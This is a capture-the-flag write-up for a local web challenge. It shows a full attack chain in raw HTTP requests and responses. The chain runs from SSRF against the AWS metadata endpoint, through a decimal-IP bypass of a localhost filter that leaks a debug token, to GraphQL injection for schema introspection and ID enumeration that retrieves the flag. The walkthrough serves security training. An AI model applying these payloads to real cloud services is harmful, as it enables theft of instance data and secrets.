

Hunter%

When you open the website, the homepage has an interesting comment.


1 GET / HTTP/1.1	1 HTTP/1.1 200 OK
2 Host: localhost:8000	2 Server: gunicorn
3 sec-ch-ua: "Not;A=Brand";v="8", "Chromium";v="150"	3 Date: Sun, 02 Aug 2026 13:57:34 GMT
4 sec-ch-ua-mobile: ?0	4 Connection: keep-alive
5 sec-ch-ua-platform: "Windows"	5 Content-Disposition: inline; filename=index.html
6 Accept-Language: en-GB,en;q=0.9	6 Content-Type: text/html; charset=utf-8
7 Upgrade-Insecure-Requests: 1	7 Content-Length: 3417
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)	8 Last-Modified: Sun, 02 Aug 2026 13:56:42 GMT
9 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0	9 Cache-Control: no-cache
10 Safari/537.36	10 ETag: "1785679002.0-3417-719717787"
11 Accept:	11
12 text/html,application/xhtml+xml,application/xml;q=0.9,image/	12 <!doctype html>
13 avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch	13 <html lang="en">
14 ange;v=b3;q=0.7	14 <head>
15 Sec-Fetch-Site: same-origin	15 <meta charset="utf-8">
16 Sec-Fetch-Mode: navigate	16 <meta name="viewport" content="width=device-width,
17 Sec-Fetch-User: ?1	17 initial-scale=1">
18 Sec-Fetch-Dest: document	18 <meta name="theme-color" content="#101a13">
19 Referer: http://localhost:8000/sighting.html	19 <!-- Debug console at /console -->
20 Accept-Encoding: gzip, deflate, br	20 <!-- Deployment target: EC2; bootstrap: cloud-init -->
21 If-None-Match: "1785657024.0-3360-719717787"	21 <link rel="icon" href="data:image/svg+xml,<svg
22 If-Modified-Since: Sun, 02 Aug 2026 07:50:24 GMT	22 xmlns=http://www.w3.org/2000/svg%22 viewBox=220 0 64
23 Connection: keep-alive	23 fill=22%23101a13%22/><path d=22M10 30c0-12 11-19 25-19
	24 10 0 18 4 22 1215 2-5
	25 7v10H46v8h-8v-8H23v8h-8v-9c-4-3-5-7-5-11Z%22
	26 fill=22%23dce9ca%22/></svg>">
	27 <title>
	28 Hunter% - Trophy Records
	29 </title>
	30 <style>
	31 :root{
	32 --sans:Inter,ui-sans-serif,system-ui,-apple-system,
	33 BlinkMacSystemFont,"Segoe UI",sans-serif;

When we access the endpoint, the server tells us that the correct debug token is needed. This is where we need to investigate more about the website.

1 POST /console HTTP/1.1	1 HTTP/1.1 403 FORBIDDEN
2 Host: localhost:8000	2 Server: gunicorn
3 sec-ch-ua: "Not;A=Brand";v="8", "Chromium";v="150"	3 Date: Sat, 01 Aug 2026 12:21:33 GMT
4 sec-ch-ua-mobile: ?0	4 Connection: keep-alive
5 sec-ch-ua-platform: "Windows"	5 Content-Type: application/json
6 Accept-Language: en-GB,en;q=0.9	6 Content-Length: 41
7 Upgrade-Insecure-Requests: 1	7 Cache-Control: no-store
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)	8 X-Content-Type-Options: nosniff
9 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0	9
10 Safari/537.36	10 {
11 Accept:	11 "error": "Missing X-Debug-Token header"
12 text/html,application/xhtml+xml,application/xml;q=0.9,image/	
13 avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch	
14 ange;v=b3;q=0.7	
15 Sec-Fetch-Site: none	
16 Sec-Fetch-Mode: navigate	
17 Sec-Fetch-User: ?1	
18 Sec-Fetch-Dest: document	
19 Accept-Encoding: gzip, deflate, br	
20 Connection: keep-alive	
21 Content-Type: application/x-www-form-urlencoded	
22 Content-Length: 0	

However, if we recall the earlier clue, the page shows that the preview worker is deployed on EC2. This points us toward AWS instance metadata. AWS instance metadata is available from the IP address 169.254.169.254. You can read more here: [Access instance metadata for an](#)

[EC2 instance - Amazon Elastic Compute Cloud](#) . If we try with AWS metadata, we get the following response.



The screenshot shows a web form titled "Submit a Sighting". It has a text input field labeled "PHOTO URL" containing the value "http://169.254.169.254/latest/meta-data/". Below the input field is a green button labeled "Preview". Below the button is a dark grey box displaying a JSON response: {"preview": "ami-id\nhostname\ninstance-id\ninstance-type\nlocal-ipv4\nplacement/\n"}.

Submit a Sighting

PHOTO URL

`http://169.254.169.254/latest/meta-data/`

Preview

```
{
  "preview": "ami-id\nhostname\ninstance-id\ninstance-type\nlocal-ipv4\nplacement/\n"
}
```

When we request user-data, it returns a cloud-init script. The script reveals the bootstrap file at `http://127.0.0.1:8080/bootstrap/console.env`.

Submit a Sighting

PHOTO URL

Preview

```
{
  "preview": "#cloud-config\nruncmd:\n - curl -fsS http://127.0.0.1:8080/bootstrap/console.env -o /run/lodge-console.env\n"}

```

When we try to request the bootstrap file, the server returns an error. It appears that requests containing 127.0.0.1 or localhost are blocked.

Submit a Sighting

PHOTO URL

Preview

```
{
  "error": "Invalid image URL."
}

```

We replace 127.0.0.1 with its decimal form, 2130706433, to bypass the filter. The response reveals the value of the X-Debug-Token header.

Submit a Sighting

PHOTO URL

Preview

```
{
  "preview": "DEBUG_HEADER=X-Debug-Token\nDEBUG_TOKEN=caput-apri-defero\n"
}
```

We can now use the leaked value in the X-Debug-Token header. Sending only the header returns a 400 response because the /console endpoint also expects a JSON body.

```
POST /console HTTP/1.1
Host: localhost:8000
sec-ch-ua: "Not;A=Brand";v="8", "Chromium";v="150"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
X-Debug-Token: caput-apri-defero
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
If-None-Match: "1785571625.0-3299-719717787"
If-Modified-Since: Sat, 01 Aug 2026 08:07:05 GMT
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

1 HTTP/1.1 400 BAD REQUEST
2 Server: gunicorn
3 Date: Sat, 01 Aug 2026 16:42:04 GMT
4 Connection: keep-alive
5 Content-Type: application/json
6 Content-Length: 49
7 Cache-Control: no-store
8 X-Content-Type-Options: nosniff
9
10 {
11   "errors": [
12     {
13       "message": "Invalid request body."
14     }
15   ]
16 }
```

When we send a test JSON body, the server returns another error. The message tells us that the body must contain the boars and fields keys.

1 POST /console HTTP/1.1	1 HTTP/1.1 400 BAD REQUEST
2 Host: localhost:8000	2 Server: gunicorn
3 sec-ch-ua: "Not;A=Brand";v="8", "Chromium";v="150"	3 Date: Sat, 01 Aug 2026 18:20:21 GMT
4 sec-ch-ua-mobile: ?0	4 Connection: keep-alive
5 sec-ch-ua-platform: "Windows"	5 Content-Type: application/json
6 Accept-Language: en-GB,en;q=0.9	6 Content-Length: 105
7 Upgrade-Insecure-Requests: 1	7 Cache-Control: no-store
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)	8 X-Content-Type-Options: nosniff
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0	
Safari/537.36	9
X-Debug-Token: caput-apri-defero	10 {
Accept:	"errors":[
text/html,application/xhtml+xml,application/xml;q=0.9,image/	{
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch	"message":
ange;v=b3;q=0.7	"Invalid catalog request. Expected JSON objec
11 Sec-Fetch-Site: none	t with 'boars' and 'fields' keys."
12 Sec-Fetch-Mode: navigate	}
13 Sec-Fetch-User: ?1	]
14 Sec-Fetch-Dest: document	}
15 Accept-Encoding: gzip, deflate, br	11 }
16 If-None-Match: "1785571625.0-3299-719717787"	
17 If-Modified-Since: Sat, 01 Aug 2026 08:07:05 GMT	
18 Connection: keep-alive	
19 Content-Type: application/json	
20 Content-Length: 19	
21	
22 {	
"test": "test"	
23 }	
24	

We return to the public trophy page and inspect the endpoint that provides the list of boars. We can use these public boar names to create a valid JSON body.

1 GET /api/trophies HTTP/1.1	1 HTTP/1.1 200 OK
2 Host: localhost:8000	2 Server: gunicorn
3 sec-ch-ua-platform: "Windows"	3 Date: Sat, 01 Aug 2026 18:00:21 GMT
4 Accept-Language: en-GB,en;q=0.9	4 Connection: keep-alive
5 sec-ch-ua: "Not;A=Brand";v="8", "Chromium";v="150"	5 Content-Type: application/json
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)	6 Content-Length: 478
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0	7 Cache-Control: no-store
Safari/537.36	8 X-Content-Type-Options: nosniff
7 sec-ch-ua-mobile: ?0	9
8 Accept: */*	10 [
9 Sec-Fetch-Site: same-origin	{
10 Sec-Fetch-Mode: cors	"Date": "2024-11-03",
11 Sec-Fetch-Dest: empty	"Location": "Ardennes",
12 Referer: http://localhost:8000/boars.html	"Method": "Camera trap",
13 Accept-Encoding: gzip, deflate, br	"Name": "Grugyn",
14 Connection: keep-alive	"TaskScore": 42,
15	"Weight": 135.2
16	},
	{
	"Date": "2024-10-17",
	"Location": "Bia\u0142owie\u017ca",
	"Method": "Driven hunt",
	"Name": "Ysgithyrwen",
	"TaskScore": 55,
	"Weight": 187.0
	},
	{
	"Date": "2024-09-25",
	"Location": "Carpathians",
	"Method": "High seat",
	"Name": "Twrch",
	"TaskScore": 61

We finally get a 200 response. The data object follows the standard GraphQL response format, confirming that the server uses a GraphQL API. The next step is to test whether introspection is enabled.

<pre> 1 POST /console HTTP/1.1 2 Host: localhost:8000 3 X-Debug-Token: caput-apri-defero 4 Connection: keep-alive 5 Content-Type: application/json 6 Content-Length: 115 7 8 { 9 "boars": [10 "Grugyn", 11 "Ysgithyrwen", 12 "Twrch", 13 "Gullinbursti" 14], 15 "fields": [16 "Name", 17 "Weight", 18 "TuskScore" 19] 20 } </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: gunicorn 3 Date: Sat, 01 Aug 2026 18:24:34 GMT 4 Connection: keep-alive 5 Content-Type: application/json 6 Content-Length: 233 7 Cache-Control: no-store 8 X-Content-Type-Options: nosniff 9 10 { 11 "data": { 12 "_1": { 13 "Name": "Grugyn", 14 "TuskScore": 42, 15 "Weight": 135.2 16 }, 17 "_2": { 18 "Name": "Ysgithyrwen", 19 "TuskScore": 55, 20 "Weight": 187.0 21 }, 22 "_3": { 23 "Name": "Twrch", 24 "TuskScore": 61, 25 "Weight": 201.5 26 }, 27 "_4": { 28 "Name": "Gullinbursti", 29 "TuskScore": 38, 30 "Weight": 122.8 31 } 32 } 33 } </pre>
---	--

The /console endpoint builds a GraphQL query from the boars and fields arrays. Because values from the fields array are inserted directly into the query, we can break out of it and inject our own GraphQL. The response confirms that the injection works and introspection is enabled.

<pre> 1 POST /console HTTP/1.1 2 Host: localhost:8000 3 X-Debug-Token: caput-apri-defero 4 Connection: keep-alive 5 Content-Type: application/json 6 Content-Length: 117 7 8 { 9 "boars": [10 "Grugyn", 11 "Ysgithyrwen", 12 "Twrch", 13 "Gullinbursti" 14], 15 "fields": [16 "Name", 17 "inj: __typename } #" 18] 19 } </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: gunicorn 3 Date: Sat, 01 Aug 2026 18:29:28 GMT 4 Connection: keep-alive 5 Content-Type: application/json 6 Content-Length: 48 7 Cache-Control: no-store 8 X-Content-Type-Options: nosniff 9 10 { 11 "data": { 12 "_1": { 13 "Name": "Grugyn" 14 }, 15 "inj": "Query" 16 } 17 } </pre>
--	---

Now since introspection is enabled, what if we get the whole schema? Below we can see it returns a 500 response. This is because the schema is too huge.

```
1 POST /console HTTP/1.1
2 Host: localhost:8000
3 X-Debug-Token: caput-apri-defero
4 Connection: keep-alive
5 Content-Type: application/json
6 Content-Length: 150
7
8 {
9   "boars": [
10     "Grugyn",
11     "Ysgithyrwen",
12     "Twrch",
13     "Gullinbursti"
14   ],
15   "fields": [
16     "Name",
17     "inj: __schema { types { name fields { name } } } #"
18   ]
19 }
20
```

```
1 HTTP/1.1 500 INTERNAL SERVER ERROR
2 Server: gunicorn
3 Date: Sat, 01 Aug 2026 18:32:11 GMT
4 Connection: keep-alive
5 Content-Type: application/json
6 Content-Length: 80
7 Cache-Control: no-store
8 X-Content-Type-Options: nosniff
9
10 {
11   "errors": [
12     {
13       "message":
14         "Full schema introspection exceeded runtime capacity."
15     }
16   ]
17 }
```

Since full dump failed, we need to request less information. First, we list only the type names. Among the dummy SightingRecord types, TrophyBoar0x000141a0 stands out.

```
1 POST /console HTTP/1.1
2 Host: localhost:8000
3 X-Debug-Token: caput-apri-defero
4 Connection: keep-alive
5 Content-Type: application/json
6 Content-Length: 134
7
8 {
9   "boars": [
10     "Grugyn",
11     "Ysgithyrwen",
12     "Twrch",
13     "Gullinbursti"
14   ],
15   "fields": [
16     "Name",
17     "inj: __schema { types { name } } #"
18   ]
19 }
20
```

```
1 X-Content-Type-Options: nosniff
2
3 {
4   "data": {
5     "_l": {
6       "Name": "Grugyn"
7     },
8     "inj": {
9       "types": [
10         {
11           "name": "Boar"
12         },
13         {
14           "name": "String"
15         },
16         {
17           "name": "Float"
18         },
19         {
20           "name": "Int"
21         },
22         {
23           "name": "TrophyBoar0x000141a0"
24         },
25         {
26           "name": "SightingRecord_00000001"
27         },
28         {
29           "name": "SightingRecord_00000002"
30         },
31         {
32           "name": "SightingRecord_00000003"
33         }
34       ]
35     }
36   }
37 }
```

Next, we check the Query type. The response shows a getTrophy field that accepts a boarId. This looks like the function used to get the trophy records.

```

POST /console HTTP/1.1
Host: localhost:8000
X-Debug-Token: caput-apri-defero
Referer: http://localhost:8000/sighting.html
Accept-Encoding: gzip, deflate, br
If-None-Match: "1785657024.0-3360-719717787"
If-Modified-Since: Sun, 02 Aug 2026 07:50:24 GMT
Connection: keep-alive
Content-Type: application/json
Content-Length: 166

{
  "boars": [
    "Grugyn",
    "Ysgithyrwen",
    "Twrch",
    "Gullinbursti"
  ],
  "fields": [
    "Name",
    "inj: __type(name:\"Query\") { fields { name args { name type { name } } } } #"
  ]
}

```

```

    "name": "longeststatus"
  },
  {
    "args": [
    ],
    "name": "catalogNotice"
  },
  {
    "args": [
      {
        "name": "name",
        "type": {
          "name": null
        }
      }
    ],
    "name": "boar"
  },
  {
    "args": [
      {
        "name": "boarId",
        "type": {
          "name": null
        }
      }
    ],
    "name": "getTrophy"
  }
]
}

```

We inspect TrophyBoar0x000141a0 to list its fields. It has a Flag field, several token fields and a Name field. We can now query getTrophy and test it.

```

POST /console HTTP/1.1
Host: localhost:8000
X-Debug-Token: caput-apri-defero
Connection: keep-alive
Content-Type: application/json
Content-Length: 164

{
  "boars": [
    "Grugyn",
    "Ysgithyrwen",
    "Twrch",
    "Gullinbursti"
  ],
  "fields": [
    "Name",
    "inj: __type(name:\"TrophyBoar0x000141a0\") { fields { name } } #"
  ]
}

```

```

    "name": "Name"
  },
  {
    "name": "Weight"
  },
  {
    "name": "TaskScore"
  },
  {
    "name": "Method"
  },
  {
    "name": "Location"
  },
  {
    "name": "Date"
  },
  {
    "name": "Flag"
  },
  {
    "name": "token_alb2c3"
  },
  {
    "name": "token_d4e5f6"
  },
  {
    "name": "token_g7h8i9"
  }
]
}

```

We query the Flag field for boarId 1. It returns “Flag not here hahahahahaha”, which is a decoy.

POST /console HTTP/1.1	1 HTTP/1.1 200 OK
Host: localhost:8000	2 Server: gunicorn
X-Debug-Token: caput-apri-defero	3 Date: Sun, 02 Aug 2026 15:57:44 GMT
Referer: http://localhost:8000/sighting.html	4 Connection: keep-alive
Accept-Encoding: gzip, deflate, br	5 Content-Type: application/json
If-None-Match: "1785657024.0-3360-719717787"	6 Content-Length: 66
If-Modified-Since: Sun, 02 Aug 2026 07:50:24 GMT	7 Cache-Control: no-store
Connection: keep-alive	8 X-Content-Type-Options: nosniff
Content-Type: application/json	9
Content-Length: 127	10 {
{	"data":{
"boars":[	"_l":{
"Grugyn",	"Name": "Grugyn"
"Ysgithyrwen",	},
"Twrch",	"p":{
"Gullinbursti"	"Flag": "Flag is not here"
],	}
"fields":{	}
"Name",	11
"} p: getTrophy(boarId:1) {Flag} } #"	
}	
}	

If we test IDs 1 to 50 using Burp Intruder for board argument, we will still get the same result. We are investigating the flag in the wrong place.

Request ^	Payload	Status code	Response rec...	Error	Timeout	Length	"data":{"_l":
0		200	38			274	["Name":"Grugyn","p":{"Flag":"Flag is not here"}]}}
1	1	200	141			274	["Name":"Grugyn","p":{"Flag":"Flag is not here"}]}}
2	2	200	31			274	["Name":"Grugyn","p":{"Flag":"Flag is not here"}]}}
3	3	200	34			274	["Name":"Grugyn","p":{"Flag":"Flag is not here"}]}}
4	4	200	24			274	["Name":"Grugyn","p":{"Flag":"Flag is not here"}]}}
5	5	200	25			274	["Name":"Grugyn","p":{"Flag":"Flag is not here"}]}}
6	6	200	14			274	["Name":"Grugyn","p":{"Flag":"Flag is not here"}]}}
7	7	200	24			267	["Name":"Grugyn","p":{"Flag":"Try again"}]}}
8	8	200	23			274	["Name":"Grugyn","p":{"Flag":"Flag is not here"}]}}
9	9	200	9			274	["Name":"Grugyn","p":{"Flag":"Flag is not here"}]}}
10	10	200	17			274	["Name":"Grugyn","p":{"Flag":"Flag is not here"}]}}
11	11	200	14			274	["Name":"Grugyn","p":{"Flag":"Flag is not here"}]}}
12	12	200	28			274	["Name":"Grugyn","p":{"Flag":"Flag is not here"}]}}
13	13	200	11			267	["Name":"Grugyn","p":{"Flag":"Try again"}]}}
14	14	200	19			274	["Name":"Grugyn","p":{"Flag":"Flag is not here"}]}}
15	15	200	23			274	["Name":"Grugyn","p":{"Flag":"Flag is not here"}]}}
16	16	200	11			274	["Name":"Grugyn","p":{"Flag":"Flag is not here"}]}}
17	17	200	16			274	["Name":"Grugyn","p":{"Flag":"Flag is not here"}]}}
18	18	200	10			274	["Name":"Grugyn","p":{"Flag":"Flag is not here"}]}}
19	19	200	15			274	["Name":"Grugyn","p":{"Flag":"Flag is not here"}]}}
20	20	200	15			274	["Name":"Grugyn","p":{"Flag":"Flag is not here"}]}}
21	21	200	22			274	["Name":"Grugyn","p":{"Flag":"Flag is not here"}]}}
22	22	200	18			274	["Name":"Grugyn","p":{"Flag":"Flag is not here"}]}}

The flag may be stored in another field. We switch the query to Name. For boardId 1, the response is Mud Ripper, which confirms that each ID returns a different trophy name.

POST /console HTTP/1.1	1 HTTP/1.1 200 OK
Host: localhost:8000	2 Server: gunicorn
X-Debug-Token: caput-apri-defero	3 Date: Sat, 01 Aug 2026 18:37:09 GMT
Connection: keep-alive	4 Connection: keep-alive
Content-Type: application/json	5 Content-Type: application/json
Content-Length: 133	6 Content-Length: 60
	7 Cache-Control: no-store
	8 X-Content-Type-Options: nosniff
	9
{	10 {
"boars":[	"data":{
"Grugyn",	"_l":{
"Ysgithyrwen",	"Name": "Grugyn"
"Twrch",	},
"Gullinbursti"	"p":{
],	"Name": "Mud Ripper"
"fields":{	}
"Name",	}
"} p: getTrophy(boarId:1) { Name } } #"	11
}	
}	

We run the same attack against the Name field and sort the responses by length. Request 42 is different from the others, and it returns the real flag.

Request	Payload	Status code	Response rece... Error	Timeout	Length	'data':{ '_1':	Co
42	42	200	14		303	["Name": "Grugyn", "p": ["Name": "CSUFSEC{2f1d2d60-44a1-47bf-95f4-38e2..."]	
8	8	200	21		273	["Name": "Grugyn", "p": ["Name": "Bramble Grunter"]]	
18	18	200	15		273	["Name": "Grugyn", "p": ["Name": "Bramble Grunter"]]	
28	28	200	9		273	["Name": "Grugyn", "p": ["Name": "Bramble Grunter"]]	
38	38	200	23		273	["Name": "Grugyn", "p": ["Name": "Bramble Grunter"]]	
48	48	200	12		273	["Name": "Grugyn", "p": ["Name": "Bramble Grunter"]]	
9	9	200	14		271	["Name": "Grugyn", "p": ["Name": "Storm Charger"]]	
19	19	200	11		271	["Name": "Grugyn", "p": ["Name": "Storm Charger"]]	
29	29	200	11		271	["Name": "Grugyn", "p": ["Name": "Storm Charger"]]	
39	39	200	14		271	["Name": "Grugyn", "p": ["Name": "Storm Charger"]]	
49	49	200	17		271	["Name": "Grugyn", "p": ["Name": "Storm Charger"]]	
7	7	200	12		271	["Name": "Grugyn", "p": ["Name": "Night Stalker"]]	
17	17	200	13		271	["Name": "Grugyn", "p": ["Name": "Night Stalker"]]	
27	27	200	12		271	["Name": "Grugyn", "p": ["Name": "Night Stalker"]]	
37	37	200	14		271	["Name": "Grugyn", "p": ["Name": "Night Stalker"]]	
47	47	200	10		271	["Name": "Grugyn", "p": ["Name": "Night Stalker"]]	
3	3	200	13		270	["Name": "Grugyn", "p": ["Name": "Thorn Mauler"]]	
13	13	200	14		270	["Name": "Grugyn", "p": ["Name": "Thorn Mauler"]]	
23	23	200	25		270	["Name": "Grugyn", "p": ["Name": "Thorn Mauler"]]	
33	33	200	14		270	["Name": "Grugyn", "p": ["Name": "Thorn Mauler"]]	
43	43	200	12		270	["Name": "Grugyn", "p": ["Name": "Thorn Mauler"]]	
4	4	200	12		270	["Name": "Grugyn", "p": ["Name": "Stone Runner"]]	
14	14	200	11		270	["Name": "Grugyn", "p": ["Name": "Stone Runner"]]	
24	24	200	13		270	["Name": "Grugyn", "p": ["Name": "Stone Runner"]]	
34	34	200	15		270	["Name": "Grugyn", "p": ["Name": "Stone Runner"]]	
44	44	200	10		270	["Name": "Grugyn", "p": ["Name": "Stone Runner"]]	

The full chain of attack: SSRF -> GraphQL Injection -> IDOR.